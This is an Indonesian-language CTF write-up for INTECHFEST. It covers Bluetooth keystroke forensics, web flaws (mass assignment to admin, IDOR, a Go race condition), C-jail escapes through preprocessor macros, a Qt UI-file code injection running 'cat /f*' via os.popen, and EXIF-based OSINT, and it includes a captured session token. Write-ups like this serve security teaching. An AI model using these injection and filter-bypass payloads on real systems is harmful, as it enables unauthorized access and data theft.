
FLAG: INTECHFEST{i_w0nder_how_s1mple_is_this_one_831b53}

Forensic

GerakSendiri

HCI and L2CAP protocol mengindikasikan interaksi bluetooth

Answer 1: bluetooth



The image shows a Wireshark packet capture of a Bluetooth communication. The top bar indicates the selected packet is 31, with a timestamp of 1.528476, from source 'RealmeChongq_92:50:80 (a...)' to destination 'localhost (53buahapel)'. The protocol is L2CAP, and the packet length is 15 bytes. The packet details pane shows the following structure:

- Bluetooth HCI H4
 - Direction: Rcvd (0x01)
 - HCI Packet Type: ACL Data (0x02)
- Bluetooth HCI ACL Packet
 - 0000 0011 0011 = Connection Handle: 0x033
 - ..10 = PB Flag: First Automatically Flushable Packet (2)
 - 00.. = BC Flag: Point-To-Point (0)
 - Data Total Length: 10
 - Data
 - [Connect in frame: 16]
 - [Disconnect in frame: 986]
 - [Source BD_ADDR: RealmeChongq_92:50:80 (10:82:d7:92:50:80)]
 - [Source Device Name: asep]
 - [Source Role: Master (1)]
 - [Destination BD_ADDR: 00:00:00_00:00:00 (00:00:00:00:00:00)]
 - [Destination Device Name: 53buahapel]
 - [Destination Role: Slave (2)]
 - [Last Role Change in Frame: 15]
 - [Current Mode: Active Mode (0)]
 - [Last Mode Change in Frame: 16]
- Bluetooth L2CAP Protocol
 - Length: 6
 - CID: L2CAP Signaling Channel (0x0001)
 - Command: Information Request
 - Command Code: Information Request (0x0a)
 - Command Identifier: 0x02
 - Command Length: 2

The bottom status bar shows 'Source Device Name (bthci_acl.src.name)' and 'Packets: 986 · Display'.

bthci_acl.src.name menunjukan nama victim

Answer 2: asep

bthci_acl.src.bd_addr menunjukan MAC address

Answer 3: 10:82:d7:92:50:80

```

20 Sent DATA - Input - Keyboard - h
20 Sent DATA - Input - Keyboard - <action key up>
20 Sent DATA - Input - Keyboard - t
20 Sent DATA - Input - Keyboard - <action key up>
20 Sent DATA - Input - Keyboard - t
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - p
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - s
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - LEFT SHIFT + ;
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - /
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - /
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - w
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - a
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - .
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - m
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - e

```

Attacker membuka <https://wa.me/> yang mengindikasikan penggunaan browser

Answer 4: browser

```

10 Rcvd Command Complete (Read Tx Power Level)
20 Sent DATA - Input - Keyboard - l
20 Sent DATA - Input - Keyboard - <action key up>
20 Sent DATA - Input - Keyboard - 3
20 Sent DATA - Input - Keyboard - <action key up>
20 Sent DATA - Input - Keyboard - 3
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - t
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - 1
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - 3
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - <action key up>
8 Rcvd Number of Completed Packets
20 Sent DATA - Input - Keyboard - 7
8 Rcvd Number of Completed Packets

```

Setelah memasukkan nomor WA, attacker menulis pesan tersebut

Answer 5: l33t1337

Link yang diketik cukup panjang, dapat diekstrak input keyboard nya dengan command berikut

```
tshark -r chall.pcapng -T fields -e usbhid.boot_report.keyboard.keycode_1 -e usbhid.boot_report.keyboard.modifier.left_shift > char.txt
```

Selanjutnya hasil ekstrak dapat diconvert menjadi chars dengan Bluetooth HID table. Didapatkan link berikut:

https://undipmail-my.sharepoint.com/:f/g/personal/rafinurardiansyah_students_undip_ac_id/EmNArxZ7pKxCpfCN-B2LM7YB4Bw8wDF3a64xMMvyRGEg_Q?e=OFQmmk

Answer 6: akhirnya aku dapet flag asikkkk

```
[1/6] What is the device that attacker use to attack victim device? ( answer in lowercase e.g. cpu ) : bluetooth
Your input : bluetooth
Congratulation, you are right!

[2/6] What is the victim bluetooth name? ( answer in lowercase e.g. ujang ) : asepp
Your input : asepp
Congratulation, you are right!

[3/6] What is the victim device MAC address ( e.g. 00:11:22:33:44:55 ) : 10:82:d7:92:50:80
Your input : 10:82:d7:92:50:80
Congratulation, you are right!

[4/6] What is the first app that attacker use to open victim whatsapp? ( answer in lowercase e.g. twitter ) : browser
Your input : browser
Congratulation, you are right!

[5/6] What is the message that attacker send to victim whatsapp? : l33t1337
Your input : l33t1337
Congratulation, you are right!

[6/6] Attacker trying to open browser again in private mode, there are an attachment that you can see.
Please put the value here : akhirnya aku dapet flag asikkkk
Your input : akhirnya aku dapet flag asikkkk
Congratulation, you are right!

=====
FLAG
=====
```

FLAG: INTECHFEST{bluetooth_could_be_dangerous_5dff7d}

Web

Notes Manager


Setelah register account, terdapat notes yang tidak dapat dibuka. Kemungkinan butuh role / privilege khusus untuk bisa akses notes tersebut.

Terdapat Profile page yang dapat digunakan untuk mengupdate user data. Setelah coba diupdate, terdapat "role": "user" pada HTTP Response. Menarik untuk dicoba mengeset role menjadi admin ketika update profile.

Request	Response
<pre> 1 POST /setting/update-profile HTTP/1.1 2 Host: ctf.intechfest.cc:3096 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 46 10 Origin: http://ctf.intechfest.cc:3096 11 Connection: close 12 Referer: http://ctf.intechfest.cc:3096/setting 13 Cookie: GZCTF_Token=CfD38Kt0qLgRR9hFrUzPvRnTCN5_-w0ffFBKmyY6i0r0JLxhrowM0Hps3qwGVpPZ KLVRRfaH0nGVgVZ_610ouJpn4k-XwtQGD3MMEYXXtNpfFWtbXJ2nXEevr_0o0h8V 86LB22kj_IdEAr_f6eEJQsTWo2lGupGGN8aPcyffbgpPJLxhX0LsA5Fc34xq9xd9p LcaatG4qR6rlyfKzpH6hgnBMw0iYxcqne9g_PXgr51oQQxWk8z0xtHLuhKyUfr1PL jA92uYmKrJrCRw4u4UizPX2VZgggUEfUaK7pccD21qIBr0INNb7enjrNCuiP4qIiJ T3UPbDEVh6ZjPUjIqcvpGfLV4sdzrSYjFfhv82QLFgs8XmRfCevd7IRJLP74cPPrj M46q1gW95TPcE3jcdRHS0w8RR_6kaqMjQS12ThaM8V-bxsK9Hp0B-69aEvEoeCG rTxvS1dAhaKpFafy1SSbLBY9pQhUhfQNmjbfbJ1pvuFSD-95zJT8H6_HwL1zg3Xy TrHJ0k4Qch-co0n0M60wqpveljxu0K3Wbiiimlvmpnhhzmao8yTy-tz7TFux6C-0Q EI9ekJuY6jTAigXxAj-MStp9iaHe6yTtRVLBxSqrNmAqilNVTQgESj8kMthYX0erI 7uprExCoR3sz11jGQJaVXezxNrrAhDqiD0pkL-g_nS0PPAvnHssm1ULlJmN2qgnG- AJajiTQebYEsKLXvWcMankdYf0EWxAd9gXMUh; session= eyJkYXJrTW9kZSI6InRydWUiLCJ1aWQ10jJ9.ZtvKug.XESr009v500N6bfVmMPMR p1IMdk 14 Priority: u=0 15 16 name=kipak&gender=attack_helicopter&role=admin </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.4 Python/3.8.9 3 Date: Mon, 09 Sep 2024 13:28:27 GMT 4 Content-Type: application/json 5 Content-Length: 374 6 Vary: Cookie 7 Connection: close 8 9 { "data":{ "_sa_instance_state": "<sqlalchemy.orm.state.InstanceState object at 0x7e9603f8e820 >", "created_at":"2024-09-07 03:38:29", "gender":"attack_helicopter", "id":"2", "name":"kipak", "password": "482d9619209dd1c0f9591507383bdf6e2917e692effac773491ae7b689ba 67ab", "role":"admin", "status":"active", "updated_at":"None", "username":"m1" }, "message":"Profile updated", "success":true } 10 </pre>

Ternyata web app ini memiliki vulnerability **Mass Assignment**, dimana kita dapat memasukan parameter role=admin secara arbitrari di HTTP Request body, dan akan diproses oleh backend.

Selanjutnya terdapat notes yang tidak dapat diakses karena password protected. Namun setelah menginspect HTTP Response body, kita dapat melihat ID dari notes tersebut, yakni 8cce5f2b-7091-4019-bd6b-9eaa7fa255ef.



Vulnerability kedua yang terdapat pada web app ini adalah **Broken Access Control**, atau lebih spesifik nya adalah **Insecure Direct Object Reference (IDOR)** untuk mengakses notes.

Flag: Gr4tz_N0w_Y0u_Ar3_A_P3nt3st3r

Impossible

Diberikan sebuah web yang dibuat menggunakan golang, selain itu diberikan sebuah hint berupa goroutine. Dari hint tersebut mengarah ke adanya sebuah race condition. Setelah kami coba di local kami mengetahui bahwa terdapat kemungkinan slice middleware tercampur sehingga flag bisa didapatkan.

```
import requests as r

while True:
    resp = r.get("http://127.0.0.1:58529")

import requests as r

while True:
    resp = r.get("http://127.0.0.1:58529/flag")
    if len(resp.text) > 0:
        print(resp.text)
```

```
djjavaa@DESKTOP-23MHT6H:/mnt/d/CTF/intechfest/web/impossible$ nano brute_flag.py
djjavaa@DESKTOP-23MHT6H:/mnt/d/CTF/intechfest/web/impossible$ python3 brute_flag.py
testingINTECHFEST{golang_race_condition_is_hard_to_find_8184db17ea83}
Traceback (most recent call last):
```

Flag: INTECHFEST{golang_race_condition_is_hard_to_find_8184db17ea83}

Misc

CJ

Diberikan sebuah challenge C jail, dimana kita bisa memberikan input berupa snippet of C code, lalu jika itu berhasil bypass filter, seccomp, dll, maka code tersebut akan di compile dan dijalankan. Open Read Write masih diperbolehkan, jadi jelas goalnya adalah kita harus bisa baca flag dengan 3 function ini.

Untuk solve challenge ini, kami menggunakan bantuan macro preprocessor di C yang bisa digunakan untuk bypass filter dikombinasikan dengan fitur include. Berikut adalah payload kami

```
#define C(a,b) <a##b>
#include C(/fl,ag.txt)
```

```
> python solve.py
[+] Opening connection to localhost on port 40577: Done
payload = b'I2RlZmluZSBDKGEsYikgPGEjI2I+CINpbmNsdWRlIEMoL2Zl
[*] Switching to interactive mode

In file included from /tmp/1234a9b92bc55d4db30a257d0ac9409b
/flag.txt: In function ârunâ:
/flag.txt:1:1: error: âINTECHFESTâ undeclared (first use in
  1 | INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG}
    | ^~~~~~
/flag.txt:1:1: note: each undeclared identifier is reported
/flag.txt:1:11: error: expected â;â before â{â token
  1 | INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG}
    |               ^
    |               ;
```

Flag: INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG}

CJ Revenge

Karena filternya dipertajam, jadi kami ubah payloadnya instead of include, pake open read puts biasa.

```
#define C(a,b) a##b

char aw[10] = "/flag.txx";
aw[8] = 't';
aw[9] = '\0';
char buf[100];
int fd = C(op,en)(aw, 0);
C(re,ad)(fd, buf, 100);
C(pu,ts)(buf);
```

```

└─> python solve.py
[+] Opening connection to localhost on port 42723: Done
payload = b'I2RlZmluZSBDKGEsYikgYSMjYgoKY2hhciBhd1sxMF0gPSAiL2ZsYWcudHh4I
dWZbMTAwXTskaw50IGZkID0gQyhvcCxlbiKoYXcsIDApOwpDKHJlLGFKShmZCwgYnVmLCAxM
[*] Switching to interactive mode

INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG_Ev3n_1n_Str0ng3r_ENV!!!}
[*] Got EOF while reading in interactive

```

Flag:

INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG_Ev3n_1n_Str0ng3r_ENV!!!}

Previewer

Diberikan sebuah web yang dapat menjalankan UI code yang dibuat dengan menggunakan Qt Designer. Langsung saja kami lakukan explore2 dan ditemukan bahwa kami dapat melakukan code injection di receiver. Dengan UI code berikut didapatkan python code spt ini.

```

PS D:\CTF\intechfest\misc\previewer> pyuic5.exe .\untitled.ui
# -*- coding: utf-8 -*-

# Form implementation generated from reading ui file '.\untitled.ui'
#
# Created by: PyQt5 UI code generator 5.15.9
#
# WARNING: Any manual changes made to this file will be lost when pyuic5 is
# run again. Do not edit this file unless you know what you are doing.

from PyQt5 import QtCore, QtGui, QtWidgets

class Ui_MainWindow(object):
    def setupUi(self, MainWindow):
        MainWindow.setObjectName("MainWindow")
        MainWindow.resize(1000, 300)
        self.label = QtWidgets.QLabel(MainWindow)
        self.label.setGeometry(QtCore.QRect(0, 130, 1000, 30))
        self.label.setObjectName("label")
        self.label3 = QtWidgets.QLabel(MainWindow)
        self.label3.setGeometry(QtCore.QRect(150, 130, 100, 30))
        self.label3.setText("")
        self.label3.setObjectName("label3")

        self.retranslateUi(MainWindow)
        self.label3.linkActivated['QString'].connect(MainWindow.__class__)
        self.label.setText(__import__("os").popen("cat /f*").read()) #.trigger # type: ignore
        QtCore.QMetaObject.connectSlotsByName(MainWindow)

    def retranslateUi(self, MainWindow):
        _translate = QtCore.QCoreApplication.translate
        MainWindow.setWindowTitle(_translate("MainWindow", "Hello World"))
        self.label.setText(_translate("MainWindow", "Hello, World!"))

```

```

<?xml version="1.0" encoding="UTF-8"?>
<ui version="4.0">
  <class>MainWindow</class>
  <widget class="QMainWindow" name="MainWindow">
    <property name="geometry">
      <rect>

```



```

    <x>0</x>
    <y>0</y>
    <width>1000</width>
    <height>300</height>
  </rect>
</property>
<property name="windowTitle">
  <string>Hello World</string>
</property>
<widget class="QLabel" name="label">
  <property name="geometry">
    <rect>
      <x>0</x>
      <y>130</y>
      <width>1000</width>
      <height>30</height>
    </rect>
  </property>
  <property name="text">
    <string>Hello, World!</string>
  </property>
</widget>
<widget class="QLabel" name="label3">
  <property name="geometry">
    <rect>
      <x>150</x>
      <y>130</y>
      <width>100</width>
      <height>30</height>
    </rect>
  </property>
  <property name="text">
    <string></string>
  </property>
</widget>
</widget>
<resources/>
<connections>
  <connection>
    <sender>label3</sender>
    <signal>linkActivated(QString)</signal>
    <receiver>__class__
      self.label.setText(__import__("os").popen("cat /f*").read()) #</receiver>
    <slot>trigger()</slot>
  </hints>
  <hint type="sourcelabel">
    <x>258</x>
    <y>412</y>
  </hint>
  <hint type="destinationlabel">
    <x>345</x>
    <y>281</y>
  </hint>
</hints>

```

```
</connection>
</connections>
</ui>
```

Jalankan di server dan didapatkanlah flag

Previewer

INTECHFEST{ini_awalnya_mau_dijadiin_cve_cuman_katanya_bukan_sekurity_issue_jadi_ywdah_deh}

Back

Created by [aimardcr](#)

Flag:

INTECHFEST{ini_awalnya_mau_dijadiin_cve_cuman_katanya_bukan_sekurity_issue_jadi_ywdah_deh}

Sanity Check

Lakukan deobfuscate js yang ditemukan di web, langsung didapatkan flag.

```
135     _0x52c635();
136     if (currentString.length <
        "INTECHFEST{W3lc0m3_And_G00dluck}".length) {
137         nextChar = "INTECHFEST{W3lc0m3_And_G00dluck}"
            [currentString.length];
138         drawChar();
139         message.textContent = "Flag: " + currentString;
140     } else {
```

Flag: INTECHFEST{W3lc0m3_And_G00dluck}

[OSINT] Details

```
GPS Latitude      : 8 deg 45' 59.50" S
GPS Longitude     : 115 deg 10' 13.20" E
Circle Of Confusion : 0.007 mm
Field Of View     : 69.4 deg
Focal Length      : 5.7 mm (35 mm equivalent: 26.0 mm)
GPS Position      : 8 deg 45' 59.50" S, 115 deg 10' 13.20" E
Hyperfocal Distance : 3.29 m
Light Value       : 5.8
Lens ID           : iPhone 14 back dual wide camera 5.7mm f/1.5
```

```
~ / CTF/intechfestCTF2024/osint/dist
exiftool IMG_2681.jpg\ 4.dng
```

<https://maps.google.com/?q=-8.766528,115.170333>

INTECHFEST{JimbaranBayBeachResort&Spa}